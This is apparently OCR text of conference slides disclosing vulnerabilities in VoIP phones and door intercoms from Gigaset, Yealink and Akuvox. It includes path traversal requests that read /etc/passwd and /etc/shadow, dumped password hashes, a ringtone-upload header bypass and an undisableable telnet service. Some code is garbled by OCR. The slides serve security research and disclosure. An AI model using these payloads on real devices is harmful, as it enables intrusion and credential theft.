  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$key] = $value;
  }

  $nvm->settingsCheckAccessParams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper




Returns 0 as attacker does not know current session token

```
function POST_Parameters(
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$ke
  }

  $nvm->settingsCheckAcce  rams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Change it anyway

NOT OK !


DOWN
THE ATOMIC KID
HOLT'S
DEMO TIME

Path Traversal

```
GET http://voip.phone/cmd.bin?file=defcon.txt
```

```
Send content of: defcon.txt
```

Path Traversal

```
GET http://voip.phone/cmd.bin?file=defcon.txt
```

Send content of: defcon.txt

```
GET http://voip.phone/cmd.bin?file=
          ../../../../../etc/passwd
```

Send content of: ../../../../../etc/passwd

Send content of: /etc/passwd

Path Traversal - Yealink T41S

```
POST http://10.148.207.216/servlet?m=mod_data&p=network-diagnosis
              &q=getinfo&Rajax=0.517447789842097 HTTP/1.1
Proxy-Connection: keep-alive
Content-Length: 53
Origin: http://10.148.207.216
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
       (KHTML, like Gecko) Chrome/64.0.3282.24 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://10.148.207.216/servlet?m=mod_data&p=network-diagnosis&q=load
Accept-Language: en-gb
Cookie: JSESSIONID=3b73d6390697f50
Host: 10.148.207.216

file=../../../../../../../etc/shadow&token=42423833540d4e990
```

Path Traversal - Yealink T41S


Response:

```
<html>
<body>
<div id="_RES_INFO_">
root:$1$.jKlhz1B$/Nmgj2klrsZk3cYc1BLUR/:11876:0:99999:7:::
toor:$1$5sa7xxqo$eV4t7Nb1tPqjOWT1s3/ks1:11876:0:99999:7:::
</div>
</body>
</html>
```

- Instead of network diagnostics: **`/etc/shadow`**


Ringtone Code Injection

- Ringtone file upload provides an attack surface for uploading "code" to execute
- **Path traversal vulnerability** would allow to write to arbitrary folder and overwrite a privileged script



Ringtone Code Injection

- Ringtone file upload provides an attack surface for uploading “code” to execute
- **Path traversal vulnerability** would allow to write to arbitrary folder and overwrite a privileged script



- Problem, script is **not** an audio file, how to bypass content verification ?

Ringtone Code Injection

- Software verifies file, but **only header**

Ringtone Code Injection

- Software verifies file, but **only header**

Ringtone Code Injection

- Software verifies file, but **only header**

- Whole file will be interpreted as script, after passing header verification!


BACKDOOR ?!

Running Services

- Portscan of Akuvox device:

```
Starting Nmap 7.01 ( https://nmap.org ) at 2019-07-26 11:20 CEST
Initiating Ping Scan at 11:20Scanning 10.148.207.221 [2 ports]
...
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
huber@pc-huberlap:~$
```

Telnet running

Problem!

- The running telnet service can **not** be turned off !
- The firmware image is not public available,

Problem!


- The running telnet service can not be turned off !
- The firmware image is not public available, but **we dumped** it

```
huber@pc-huber:/akuvox/squashfs-root/etc$ cat shadow
root:pVjvZpycBR0mI:10957:0:99999:7:::
admin:UCX0aARNR9jK6:10957:0:99999:7:::
```


- Hashes are **DES crypt** protected → max pass length = 8
- On my old GPU it took around 30 days to crack it


COMMAND INJECTION


Command Injection



